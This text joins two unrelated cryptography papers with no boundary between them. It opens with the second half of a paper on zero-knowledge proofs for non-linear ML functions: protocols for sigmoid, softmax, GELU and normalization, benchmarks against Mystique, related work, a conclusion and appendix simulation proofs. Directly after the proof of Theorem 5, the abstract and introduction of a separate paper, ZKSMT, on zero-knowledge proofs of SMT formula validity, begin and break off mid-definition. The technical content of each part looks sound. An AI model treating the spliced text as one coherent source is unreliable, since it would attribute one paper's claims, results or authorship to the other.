Sigmoid. Sigmoid is a commonly used activation function in ML models, which maps any input value to a range between 0 and 1. Given an input x, sigmoid computes

$$y = \frac{1}{1 + e^{-x}}. \tag{5}$$

It can be written as $y = \frac{1}{1+e^{-x}}$ if $x \ge 0$ and $y = e^{-|x|} \cdot \frac{1}{1+e^{-|x|}}$ if $x < 0$ [47]. Hence, this ZK proof can be built by invoking our comparison, exponential, and division protocols.

Softmax. Softmax plays a fundamental role in ML models. In CNNs, it is used for generating a probability distribution over different classes. In LLMs, it is used for computing language attention scores and text generation. Given inputs $(x_0, \ldots, x_{n-1})$, softmax computes $(y_0, \ldots, y_{n-1})$ such that for $i \in [0, n-1]$, it holds

$$y_i = \frac{e^{x_i - x_{\max}}}{\sum_{j \in [0,n-1]} e^{x_j - x_{\max}}}, \tag{6}$$

where $x_{\max} = \mathsf{Max}(x_0, \ldots, x_{n-1})$. Note that we can utilize the known input range to reduce the overhead of division. The real input $\sum_{i \in [0,n-1]} e^{x_j - x_{\max}}$ to division is bounded by n, and

hence the maximum input bitlength is $s + \lceil \log n \rceil$. For example, when $n = 256$ and $s = 12$, it only requires performing division on 20 bits.

GELU. GELU activation is used in LLMs. Given an input x, GELU computes

$$y = 0.5 \cdot x \cdot \left(1 + \mathsf{Tanh}\left[\sqrt{2/\pi} \cdot \left(x + 0.044715 \cdot x^3\right)\right]\right), \quad (7)$$

where $\mathsf{Tanh}(x) = 2 \cdot \mathsf{Sigmoid}(2x) - 1$. Thus, this ZK proof can be implemented by invoking the Sigmoid protocol.

Normalization. Normalization, e.g., batch normalization and layer normalization, plays a crucial role in CNNs and LLMs to stabilize training and improve model generalization. Given inputs $(x_0, \ldots, x_{n-1})$, normalization computes $(y_0, \ldots, y_{n-1})$ such that for $i \in [0, n-1]$, it holds

$$y_i = \gamma \cdot \frac{x_i - \mu}{\sqrt{\sigma}} + \beta, \quad (8)$$

where (γ, β) are trained affine transform parameters, $\mu = \frac{\sum_{i \in [0,n-1]} x_i}{n}$ and $\sigma = \frac{\sum_{i \in [0,n-1]} (x_i - \mu)^2}{n}$. We observe that this function can be evaluated by invoking our reciprocal square root protocol.

Other applications beyond ML. Our ZK proofs for mathematical functions are general and essentially can be used in any application involving the evaluation of non-linear functions. Specifically, not only well-known ZK proofs for ML inference but also some other applications can benefit from our constructions, such as software vulnerabilities [8], program analysis [15], and database querying [39]. For example, the ZK proof of conditional statements, e.g., if else, in the programming language [15] could be realized utilizing our comparison protocol. Also, database querying contains a series of set operations like sort, disjoint, and aggregation. The ZK-based set sort and disjoint relies on the set equality check and the generic comparison circuits [39], which can be instantiated by our comparison protocol. The ZK proof of aggregation can be easily implemented by invoking our division construction.

7 Evaluation

7.1 Experiment setup

We implemented our framework built on top of the EMP toolkit [55] in C++. Same as Mystique [57], we simulate the network connection with different bandwidths, including 200Mbps, 500Mbps, and 1Gbps. Unless otherwise specified, the bandwidth is set to 500Mbps. All experiments are performed using a single thread on AWS c5.9xlarge instances with Intel Xeon 8000 series CPUs at 3.6GHz.

Implementation details. Following prior works [56, 57, 59], our implementations set the computational security parameter $\kappa = 128$ and the statistical security parameter $\lambda \geq 40$ over a 61-bit field where $p = 2^{61} - 1$ is a Mersenne prime. The default number of instances is 10^5 and the scale is 12 in our evaluation. When constructing a lookup table, we decompose the original input into multiple smaller digits, each with 12 bits except for the most significant digit.

Table 1: Runtime (µs) and communication (KB) overhead of our building blocks in the amortized setting.

Protocol	Runtime (µs) on different bandwidths			Comm. (KB)
	200 Mbps	500 Mbps	1 Gbps	
DigitDec	10.320	9.058	8.946	0.159
VrfyCMP	15.862	14.314	14.358	0.230
CMP	20.662	18.918	18.569	0.301
PosTrunc	10.352	8.990	8.951	0.159
Trunc	32.488	28.899	28.814	0.475
Msnzb	34.806	30.360	30.224	0.508

Baselines. Our baseline is Mystique [57], the state-of-the-art ZK proofs for ML. Mystique provides comprehensive ZK protocols of non-linear functions in ML. The implementation of its protocols is provided in the EMP toolkit [55]. For a fair comparison, we re-run these protocols under the same network environment and experimental setup as our framework.

7.2 Performance evaluation

We evaluate the performance of our framework from the three hierarchical levels as shown in Figure 1.

Results of building blocks. We test the performance of our key building blocks, and report the runtime and communication overhead under varying network bandwidths in the amortized setting in Table 1. We can observe that all of our building blocks are highly efficient. For example, when the bandwidth is 200Mps, our building blocks only take around $10 \sim 34$ µs. Moreover, the communication performance is also satisfactory. As the bandwidth reduces from 1Gbps to 200Mbps, the runtime only slightly increases, due to the high communication efficiency of our protocols. In Table 2, we explore the impact of different numbers of instances on runtime and communication performance. Although our protocols are better suited to the amortized setting, we observe that they are still highly efficient even with a small number of evaluations. For example, evaluating 10^3 instances requires only $8 \sim 33$ ms. Further, we study the impact of different scales in Table 3. We can observe that the scale only affects the performance of truncation operations, i.e., PosTrunc and Trunc, since it only represents the truncation bitlength. In addition, there is a notable increase in runtime from the scale of 12 to 14. The reason is that each lookup table in our building blocks contains 2^{12} items associated with a 12-bit digit, as detailed in Section 7.1. Thus, when the scale is 14 or 16 in our evaluation, two lookup tables are required to complete the protocols.

Results of mathematical functions. In Table 4, we report

Table 2: Runtime (sec) and communication (MB) overhead of our building blocks with the different number of instances (10^3, 10^4, 10^5).

the performance of our mathematical functions and give the comparison with Mystique [57]. In our protocols, we set the parameters following the prior work [47], i.e., the number of iterations $I = 0$ for division and $I = 1$ for reciprocal square root, and the lookup bitlength $m = 5$ for division and $m = 6$ for reciprocal square root. We can observe that our protocols achieve significant performance gains from $61 \sim 130\times$ on the runtime. Furthermore, our communication cost is at a similar level as Mystique, and precisely, it is $1.4 \sim 2.9\times$ better.

Results of ML applications. We apply the proposed protocols to widely used non-linear functions in ML models, and the performance is reported in Table 5. We can observe that the runtime of our non-linear function evaluation is efficient. For example, for the ReLU activation in CNNs, we can complete 10^5 evaluations in 2 seconds with the bandwidth 1Gbps, outperforming Mystique by about $100\times$. For the GELU activation in LLMs, we achieve $77 \sim 86\times$ improvement. What's more, for the softmax function, we even obtain a $179\times$ gain. The main reason is that as discussed in Section 1, in Mystique, the ZK proofs of these functions require multiple arithmetic-Boolean conversions, as well as heavy Boolean circuit evaluation. In addition, we also achieve $1.2 \sim 4.8\times$ better communication performance.

Table 4: Comparison with the state-of-the-art Mystique [57] on runtime (sec) and communication (MB) overhead of mathematical functions.

8 Related Works

There has been advanced progress in the efficiency and scalability of ZK protocols derived from various techniques, such as zk-SNARKs [44, 50], ZK protocols based on vector oblivious linear evaluation (VOLE) [3, 12, 13, 56, 59], privacy-free garbled circuits [19, 29, 33], and the MPC-in-the-head paradigm [31]. Benefiting from this, several recent works have explored devising verifiable ML services based on various ZK proofs. Most of these studies focus on verifying the integrity of inference [17, 25, 36, 38, 40, 57, 63] on various ML models, including shallow fully-connected neural networks, decision trees, and CNNs. Some recent works have also attempted the possibility of applying ZK proofs for relatively simple ML training tasks, such as training of logistic regression model [23], fairness of training decision trees [52]. Different from our solution, the above works do not specifically focus on complex non-linear functions. However, as shown in Section 1, ZK proofs for non-linear mathematical functions are the main bottleneck especially when applied in reasonably complicated neural network models [57].

We further discuss related works on ZK proofs of non-linear functions. The most relevant work is Mystique [57], which is the state-of-the-art ZK proof for ML inference. Mystique innovatively designed zk-edaBits for converting between arithmetic and Boolean domains within ZK proofs, and then enabled the evaluation of non-linear functions using general Boolean circuits. Moreover, Mystique provides implementations of comprehensive mathematical functions, serving as the baseline for comparison with our work. However, as illustrated in Section 1, the conversion and evaluation with Boolean circuits are expensive and require heavy invocation of multiplication gates. Our evaluation demonstrates improvements of up to two orders of magnitude over Mystique. Moreover, zkCNN [40] also presented efficient ZK proofs

for CNNs and designed new protocols for maxpooling and ReLU non-linear functions. Their protocols are specialized and may not be readily extended to more complex functions addressed in our paper. Besides, concurrent with Mysitque, Baum et al. [2] also presented zk-edaBits and designed customized protocols for truncation and comparison. However, their protocols assume a gap between the field size and the size of real inputs.

In addition, there is also a line of secure inference work [1, 30, 41, 42, 48] based on secure multi-party computation (called PPML for short). We clarify that ZK-based ML (ZKML) and PPML have significant differences as below. Specifically, (1) Objective: While both ZKML and PPML aim to secure ML inferences without revealing model parameters, ZKML particularly enables the server to prove to clients that the inference is correctly evaluated by the claimed model, which is beyond the scope of PPML. (2) Threat model: ZKML protocols are always secure against malicious adversaries. However, most PPML protocols [30, 41, 48] in the client-server setting only achieve security against semi-honest adversaries. (3) Application: ZKML is typically applied to verifiable scenarios to guarantee integrity. PPML is typically used in privacy-preserving scenarios to guarantee privacy.

9 Conclusion

In this paper, we effectively overcome the runtime bottleneck of non-linear function evaluation in current research, by presenting a scalable ZK proof framework. Based on the new perspective from table lookup and novel protocol designs, our framework achieves up to two orders of magnitude of runtime improvement compared to the state-of-the-art work, while maintaining a similar level of communication efficiency. All of our protocols are performed in the arithmetic field, allowing for seamless integration with ZK-based linear layers in ML to accomplish the whole inference task.

We discuss the potential limitations of our protocols and future works. The main limitation is that our protocols use the fixed-point-based mathematical function evaluation and may result in a slight loss of accuracy compared to the float-point-based protocols [57]. Although this causes a negligible impact on ML tasks [30, 48], it may have limitations for other accuracy-sensitive scenarios. Therefore, it is an interesting future work to address this issue, while maintaining concrete efficiency. In addition, our protocols are general and essentially can be used in any application involving the evaluation of non-linear functions as discussed in Section 6. Thus, exploring the generalized applicability of our protocols is also an interesting future work.

Acknowledgments

We would like to express our deepest gratitude for the invaluable help provided by our shepherd as well as all the reviewers for their constructive comments. A Security model

We use the universal composability (UC) framework [6] to prove security in the presence of a probabilistic polynomial time (PPT), static, malicious adversary $\mathcal{A}$. We use the standard simulation-based security definition. Generally, a protocol is said to UC realize an ideal functionality if the process of running the protocol amounts to emulating the ideal process for that ideal functionality.

Definition 1. *Let $\mathcal{F}$ be an ideal functionality and let Π be a protocol. We say that Π UC realizes $\mathcal{F}$ if for any adversary $\mathcal{A}$ there exists an ideal-process adversary $\mathcal{S}$ such that for any environment $\mathcal{Z}$,*

$$\mathsf{IDEAL}_{\mathcal{F},\mathcal{S},\mathcal{Z}} \approx_c \mathsf{REAL}_{\Pi,\mathcal{A},\mathcal{Z}}. \tag{9}$$

Here, $\mathsf{IDEAL}_{\mathcal{F},\mathcal{S},\mathcal{Z}}$ denotes the ensemble $\{\mathsf{IDEAL}_{\mathcal{F},\mathcal{S},\mathcal{Z}}(\kappa,x)\}_{\kappa,x}$, which is the output of environment $\mathcal{Z}$ after interacting in the ideal process with adversary $\mathcal{S}$ and ideal functionality $\mathcal{F}$ on security parameter κ and input x. $\mathsf{REAL}_{\Pi,\mathcal{A},\mathcal{Z}}$ denotes the ensemble $\{\mathsf{REAL}_{\Pi,\mathcal{A},\mathcal{Z}}(\kappa,x)\}_{\kappa,x}$, which is the output of environment $\mathcal{Z}$ when interacting with adversary $\mathcal{A}$ and parties running protocol Π on security parameter κ and input x. Besides, we prove the security of our protocols in the $\mathcal{G}$-hybrid model, where the parties execute a protocol with real messages and also have access to an ideal functionality $\mathcal{G}$.

B Proof of ZK Building Blocks

We provide the security proof for our ZK proofs of building blocks. Similar to the previous ZK works [18, 60], the verifier in these protocols does not have any input and only receives messages from the functionalities. Therefore, it is straightforward to prove security for a corrupted verifier, and hence we only focus on the case of a corrupted prover below. In this case, we construct a simulator $\mathcal{S}$, which runs an adversary $\mathcal{A}$ as a subroutine. We then show that no environment $\mathcal{Z}$ can distinguish the real-world execution from the ideal-world execution.

B.1 Proof of Theorem 1

Proof. $\mathcal{S}$ interacts with adversary $\mathcal{A}$ as follows:

1. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by recording $([x_0]_p,\ldots,[x_{k-1}]_p)$, sent to $\mathcal{F}_{\mathsf{ZK}}$ by $\mathcal{A}$.
2. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ with $\mathcal{A}$. On receiving $(R_i,[x_i]_p)$ for $i\in[0,k-1]$, if $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ aborts, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
3. $\mathcal{S}$ locally computes $[z]_p = [x_0]_p + \sum_{i\in[1,k-1]} 2^{\sum_{j\in[0,i-1]} d_j}[x_i]_p - [x]_p$. Note that $[x]_p$ has been recorded by $\mathcal{S}$ in previous interactions with $\mathcal{A}$.

4. $\mathcal{S}$ executes the CheckZero procedure with $\mathcal{A}$. If the received values are not equal to $[z]_p$ in the above step, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
5. $\mathcal{S}$ sends $([x]_p, [x_0]_p, \ldots, [x_{k-1}]_p)$ to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$.

The view of adversary $\mathcal{A}$ simulated by $\mathcal{S}$ is perfect, except for the CheckZero procedure. In the real protocol execution, if the value opened by $\mathcal{A}$ is not a valid $[z]_p$ in the CheckZero procedure, then the honest verifier would abort except with probability at most $1/p + \mathsf{negl}(\kappa)$, according to the analysis in Section 3.2. In the ideal world, $\mathcal{S}$ outputs would abort once $[z]_p$ is not valid. Therefore, the view of adversary $\mathcal{A}$ that is simulated by $\mathcal{S}$ is computationally indistinguishable from the view of $\mathcal{A}$ in the real protocol execution.

□

B.2 Proof of Theorem 2

Proof. $\mathcal{S}$ interacts with adversary $\mathcal{A}$ as follows:

1. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by recording $([x_0]_p, \ldots, [x_{k-1}]_p)$, sent to $\mathcal{F}_{\mathsf{ZK}}$ by $\mathcal{A}$.
2. $\mathcal{S}$ locally computes $[t]_p = [x_0]_p + \sum_{i\in[1,k-1]} 2^{\sum_{j\in[0,i-1]} d_j}[x_i]_p - [x]_p$. Note that $[x]_p$ has been obtained by $\mathcal{S}$ in previous interactions of $\mathcal{A}$ with $\mathcal{F}_{\mathsf{ZK}}$.
3. $\mathcal{S}$ executes the CheckZero procedure with $\mathcal{A}$. If the received values are not equal to $[t]_p$ in the above step, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
4. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by recording $([z_0]_p, \ldots, [z_{k-1}]_p)$, sent to $\mathcal{F}_{\mathsf{ZK}}$ by $\mathcal{A}$.
5. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ with $\mathcal{A}$. On receiving $(L_i, [x_i]_p, [z_i]_p)$ for $i \in [0, k-1]$, if $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ aborts, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
6. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by recording $[y]_p$, sent to $\mathcal{F}_{\mathsf{ZK}}$ by $\mathcal{A}$.
7. $\mathcal{S}$ locally computes $[z]_p = \sum_{i\in[0,k-1]}[z_i]_p$. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ with $\mathcal{A}$. On receiving $(L, [z]_p, [y]_p)$, if $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ aborts, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
8. $\mathcal{S}$ executes the CheckZero procedure with $\mathcal{A}$. If the received values are not equal to $[y]_p - 1$ in the above step, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.

The view of adversary $\mathcal{A}$ simulated by $\mathcal{S}$ is perfect, except for the CheckZero procedure. Same as the analysis in Appendix B.1, the view of adversary $\mathcal{A}$ that is simulated by $\mathcal{S}$ is computationally indistinguishable from the view of $\mathcal{A}$ in the real protocol execution.

□

B.3 Proof of Theorem 3

Proof. $\mathcal{S}$ interacts with adversary $\mathcal{A}$ as follows:

1. $\mathcal{S}$ emulates the DigitDec command of $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ with $\mathcal{A}$. On receiving $([x]_p, t, m-t)$, $\mathcal{S}$ aborts if $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ aborts and sends $[x_0]_p, [x_1]_p$ to $\mathcal{A}$ otherwise, where $x = x_1 \| x_0$, $x_0 \in \{0,1\}^t$ and $x_1 \in \{0,1\}^{m-t}$ with $m = \lceil \log p \rceil - 1$. Here, $[x]_p$ is held by $\mathcal{S}$ from previous interactions with $\mathcal{A}$.
2. $\mathcal{S}$ sends $[x]_p$, $[x_1]_p$ to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$.

The view of adversary $\mathcal{A}$ simulated by $\mathcal{S}$ is perfect. Therefore, the view of adversary $\mathcal{A}$ that is simulated by $\mathcal{S}$ is identical to the view of $\mathcal{A}$ in the real protocol execution.

□

B.4 Proof of Theorem 4

Proof. $\mathcal{S}$ interacts with adversary $\mathcal{A}$ as follows:

1. $\mathcal{S}$ emulates the Cmp command of $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ with $\mathcal{A}$. On receiving $([x]_p, \frac{p+1}{2})$, $\mathcal{S}$ aborts if $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ aborts and sends $[b]_p$ to $\mathcal{A}$ otherwise, where $b = 1\{x < \frac{p+1}{2}\}$. Here, $[x]_p$ has been recorded by $\mathcal{S}$ in previous interactions with $\mathcal{A}$.
2. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by receiving $([x]_p, [b]_p)$ from $\mathcal{A}$. $\mathcal{S}$ aborts if $\mathcal{F}_{\mathsf{ZK}}$ aborts and sends $[\bar{x}]_p$ to $\mathcal{A}$ otherwise, where $\bar{x} = (2\cdot b - 1)\cdot x - (1-b)$.
3. $\mathcal{S}$ emulates the PosTrunc command of $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ with $\mathcal{A}$. On receiving $([\bar{x}]_p, t)$, $\mathcal{S}$ aborts if $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ aborts and sends $[\bar{y}]_p$ to $\mathcal{A}$ otherwise, where $\bar{y} = \mathsf{R2F}(\mathsf{F2R}(\bar{x}, p)/2^t, p)$.
4. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by receiving $([\bar{y}]_p, [b]_p)$ from $\mathcal{A}$. $\mathcal{S}$ aborts if $\mathcal{F}_{\mathsf{ZK}}$ aborts and sends $[y]_p$ to $\mathcal{A}$ otherwise, where $y = (2\cdot b - 1)\cdot \bar{y} - (1-b)$.
5. $\mathcal{S}$ sends $[x]_p$, $[y]_p$ to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$.

The view of adversary $\mathcal{A}$ simulated by $\mathcal{S}$ is perfect. Therefore, the view of adversary $\mathcal{A}$ that is simulated by $\mathcal{S}$ is identical to the view of $\mathcal{A}$ in the real protocol execution.

□

B.5 Proof of Theorem 5

Proof. $\mathcal{S}$ interacts with adversary $\mathcal{A}$ as follows:

1. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}$ by recording $([y]_p, [z_0]_p, [z_1]_p)$, sent to $\mathcal{F}_{\mathsf{ZK}}$ by $\mathcal{A}$.
2. $\mathcal{S}$ emulates $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ with $\mathcal{A}$. On receiving $(L, [y]_p, [z_0]_p, [z_1]_p)$, if $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$ aborts, then $\mathcal{S}$ sends abort to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ and aborts.
3. $\mathcal{S}$ emulates the VrfyCmp command of $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ with $\mathcal{A}$. On receiving $([x]_p - [z_0]_p, \frac{p+1}{2})$ and $([z_1]_p - [x]_p, \frac{p+1}{2})$, if $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ aborts, then $\mathcal{S}$ aborts. Here, $[x]_p$ has been obtained by $\mathcal{S}$ in previous interactions with $\mathcal{A}$ in $\mathcal{F}_{\mathsf{ZK}}$.
4. $\mathcal{S}$ sends $[x]_p$, $[y]_p$ to $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$.

The view of adversary $\mathcal{A}$ simulated by $\mathcal{S}$ is perfect. Therefore, the view of adversary $\mathcal{A}$ that is simulated by $\mathcal{S}$ is identical to the view of $\mathcal{A}$ in the real protocol execution.

Abstract

Verification of program safety is often reducible to proving the unsatisfiability (i.e., validity) of a formula in Satisfiability Modulo Theories (SMT): Boolean logic combined with theories that formalize arbitrary first-order fragments. Zero-knowledge (ZK) proofs allow SMT formulas to be validated without revealing the underlying formulas or their proofs to other parties, which is a crucial building block for proving the safety of proprietary programs. Recently, Luo et al. (CCS 2022) studied the simpler problem of proving the unsatisfiability of pure Boolean formulas but does not support proofs generated by SMT solvers. This work presents ZKSMT, a novel framework for proving the validity of SMT formulas in ZK. We design a virtual machine (VM) tailored to efficiently represent the verification process of SMT validity proofs in ZK. Our VM can support the vast majority of popular theories when proving program safety while being complete and sound. To demonstrate this, we instantiate the commonly used theories of equality and linear integer arithmetic in our VM with theory-specific optimizations for proving them in ZK. ZKSMT achieves high practicality even when running on realistic SMT formulas generated by Boogie, a common tool for software verification. It achieves a three-order-of-magnitude improvement compared to a baseline that executes the proof verification code in a general ZK system.

1 Introduction

Formal verification is the process of using mathematical reasoning to prove the correctness of programs. It has been used to verify large-scale real-world programs like compilers [40], operating systems [29, 36], and the Transport Layer Security (TLS) protocol [9]. To confirm that a program adheres to some property, both are translated into some mathematical formalism so that the problem of reasoning about programs is reduced to reasoning about mathematical objects.

Boolean logic is the simplest formalism used for verification, but almost all formal verification tasks need something beyond pure Boolean logic. Satisfiability Modulo Theories (SMT) is a well-explored formalism that extends the concept of Boolean satisfiability with theories such as equality with uninterpreted functions and linear integer arithmetic. Tools known as SMT solvers [4, 14, 16, 19, 32, 46] are among the most widely used verification tools. SMT solvers reason about SMT formulas automatically: they can generate both proofs for valid SMT formulas and counterexamples for invalid ones.

Standard techniques for program verification require all relevant information to be completely public: both the program and the proof must be available to everyone who wants to check whether the program is safe. In practice, the owner of the program and the verifier of the program are not always the same entity, and the two may not trust each other. If a program contains sensitive intellectual property, the owner of the program cannot demonstrate the program's safety without revealing the program itself. This limitation results in real-world situations where vendors are forced to reveal their software. For example, cryptographic modules must be FIPS 140-2 [3] certified to be allowed for use in US government systems. The certification process requires that auditors inspect the cryptographic software and run a series of test vectors on the software. Instead of requiring vendors to share their proprietary software for certification, a better approach would enable vendors to prove compliance while keeping their intellectual property secret.

Zero-knowledge (ZK) proofs are a cryptographic primitive that could make this approach a reality. ZK proofs enable a prover to demonstrate that they know a witness w that satisfies a public predicate P without revealing anything about the value of w. In a secrecy-preserving program verifier built on ZK, the predicate will include **(1)** a formal but easily understood specification of *all* of a program's execution, defined over concepts in a high-level language (including, e.g., tuples, arrays, and classes), and represented as an SMT formula, and **(2)** a binary executable that the vendor is prepared to distribute (perhaps because it is sufficiently obfuscated). The witness would include **(a)** a high-level program that satisfies the specification, **(b)** a proof that it does so, and **(c)** a proof that the secret high-level program is observationally equivalent to the public binary executable. Implementing a complete

framework that provides such a proof is a massive undertaking that will require several major conceptual and engineering achievements. This paper focuses on proving component **(b)**, which depends primarily on validating SMT deductions.

To instantiate such a system, one could take an existing tool that can convert any C-like program (e.g., [7, 15, 27, 31]) and apply it to execute the program that verifies the validation of the SMT formula in ZK. However, we observe that such an approach does not sufficiently scale. When using a state-of-the-art ZK toolchain [15] to run on a short benchmark with only 6 steps, the end-to-end running time is almost *two hours* (Sec. 7.3)! Since typical SMT proofs often need hundreds of steps, this approach is clearly impractical, due to a few reasons:

1. To prove arbitrary programs in ZK, all tools adopt the Von Neumann architecture, providing an execution environment that resembles the cleartext computation. However, translating the SMT proof verification program to such a format (e.g., TinyRAM [7]) incurs a huge overhead, a necessary cost to achieve the highest expressiveness.

2. Each SMT theory has its own verification techniques, which in turn means different optimization opportunities in ZK. Using a generic tool essentially prohibits theory-specific optimizations.

3. Supporting random access memory (RAM) in ZK protocols is often the most costly component [8, 17, 20, 30, 33, 44, 48, 49]. Although SMT verification features unique access patterns in how and when it reads from RAM, they cannot be captured in a generic toolchain.

Essentially, we need a framework that allows modular support of new theories (like cleartext SMT solvers) and the flexibility to introduce customized protocols for different rules. This framework should be compact, general, and compatible with common ZK optimizations simultaneously. The first two require reasonable proof size and the ability to express reasoning on first-order theories. Achieving a level of usability for these two features in SMT in cleartext took decades [4, 14, 16, 19, 32, 46]. Introducing a layer of ZK to the SMT-proof system should ideally maintain the same level of compactness and generality while being efficient; this requires a ZK mindset from the outset. Finally, the whole framework should allow incremental development, meaning that the support of different SMT theories could be added over time.

Our Contributions and Technical Novelty In this paper, we introduce ZKSMT, an efficient and extendable framework for zero-knowledge proofs of SMT formulas. Unlike ZKUNSAT [42], which only supports propositional logic, the goal of ZKSMT is to support first-order logic, which is more versatile and more commonly used for software verification (See Section 8 for a full comparison with ZKUNSAT). ZKSMT represents and validates complex SMT proofs involving a dynamic set of rules, whereas ZKUNSAT's proofs only require repeated execution of a single rule. Ideally, we want a system that can be extended with more rules easily, can be encoded in ZK with high efficiency, and is not tied to any specific cryptographic backend. To this end, we adopt a VM approach.

- We introduce ZKSMT, a virtual machine that allows efficient encoding and validation of refutation proofs of SMT formulas in the context of zero-knowledge proofs. Compared to VMs that encode generic computation, ZKSMT is specifically designed for SMT validation and arithmetization at the same time. In particular, our VM can be efficiently instantiated with look-up tables and polynomial operations, both of which are efficiently supported in many ZK protocols. In addition, ZKSMT is expressive: it can be instantiated to efficiently validate any SMT formula in first-order logic.

- We instantiate three common theories in ZKSMT: Boolean logic, equality with uninterpreted functions (EUF), and linear integer arithmetic (LIA). To achieve practical efficiency, we design optimized arithmetizations of these theories within our VM. For example, we show that many rules can be checked efficiently as constraints over multisets, which in turn can be efficiently arithmetized as operations over polynomials, resulting in improved complexity.

- We implement ZKSMT in ZK and benchmark it over formulas that are generated by the Boogie verification toolchain [5] and the Wisconsin Safety Analyzer [2] benchmark suite (from the official SMT-LIB benchmark set [1]). The results for Boogie show that ZKSMT achieves a speed-up of more than three orders of magnitude compared to a state-of-the-art system [15]. ZKSMT can also verify an "ultra-large" proof instance from the Wisconsin Safety Analyzer set with 200,000 proof steps in about 3 hours.

Information Leakage Our system does reveal some size parameters of the proof (e.g., the number of proof steps). We also made some privacy-efficiency trade-offs by revealing the number of occurrences (but not the order) of each proof rule. Together with other techniques, our trade-offs enable the impressive improvement mentioned above.

2 Preliminaries

2.1 Quantifier-Free First-Order Logic

Formula Structure Logical formulas are mathematical statements that assert a property of functions and predicates; the class of formulas that we consider in this work have the following structure. A set of function symbols is a set in which each element has an arity, denoted $|f|$ for $f \in \mathcal{F}$. The arity of a function may be any natural number, including 0. The set of terms over function symbols $\mathcal{F}$ and variables $\mathcal{V}$, denoted $T_{\mathcal{F},\mathcal{V}}$, is the smallest set containing $\mathcal{V}$ and $f(t_0,\ldots,t_{|f|-1})$ for all function symbols $f \in \mathcal{F}$ and terms $t_i \in T_{\mathcal{F},\mathcal{V}}$. For instance,

the function symbols for linear integer arithmetic include all integer literals $\mathtt{n}$, with $|\mathtt{n}| = 0$, the negation operator $-$, with $|-| = 1$, and the addition operator $+$, with $|+| = 2$. An example of a term over these function symbols and the variable $\mathtt{x}$ is $-(\mathtt{x}+3)$.

Predicate symbols, similar to function symbols, are a set equipped with arities. The set of atoms over variables $\mathcal{V}$, function symbols $\mathcal{F}$, and predicate symbols $\mathcal{P}$ is the set of all $P(t_0,\ldots,t_{|P|})$ for predicate symbols $P \in \mathcal{P}$ and terms $t_i \in T_{F,V}$. The formulas over $\mathcal{F}$, $\mathcal{P}$, and $\mathcal{V}$ are all Boolean combinations of atoms over $\mathcal{F}$, $\mathcal{P}$, and $\mathcal{V}$, i.e. all objects built from atoms using the distinguished formulas True and False and the constructors negation, conjunction, disjunction, and implication. For example, linear integer arithmetic has the predicate symbols $=$, $\leq$, and $<$, with $|=| = |\leq| = |<| = 2$. A formula over these function and predicate symbols and the variable $\mathtt{x}$ is $\mathtt{x} = 0 \vee 10 \leq \mathtt{x}+2$.

The definitions of terms and formulas can be described by the following BNF grammar for terms t and formulas b:

$$t ::= v \mid f(t_0,...,t_n)$$
$$b ::= \mathsf{True} \mid \mathsf{False} \mid P(t_0,...,t_n) \mid \neg b_0 \mid \bigwedge\{b_0,...,b_n\} \mid \bigvee\{b_0,...b_n\} \mid b_0 \rightarrow b_1$$

Formula Validity and Proofs One approach for assigning meaning to function and predicate symbols is to specify which of the formulas defined over them are conclusions of a given set of assumed formulas. Evidence that a formula is a conclusion of some assumptions $\mathcal{A}$ is represented as a proof: a tree-shaped argument whose nodes are formulas, each derived from its children by a step of inference.

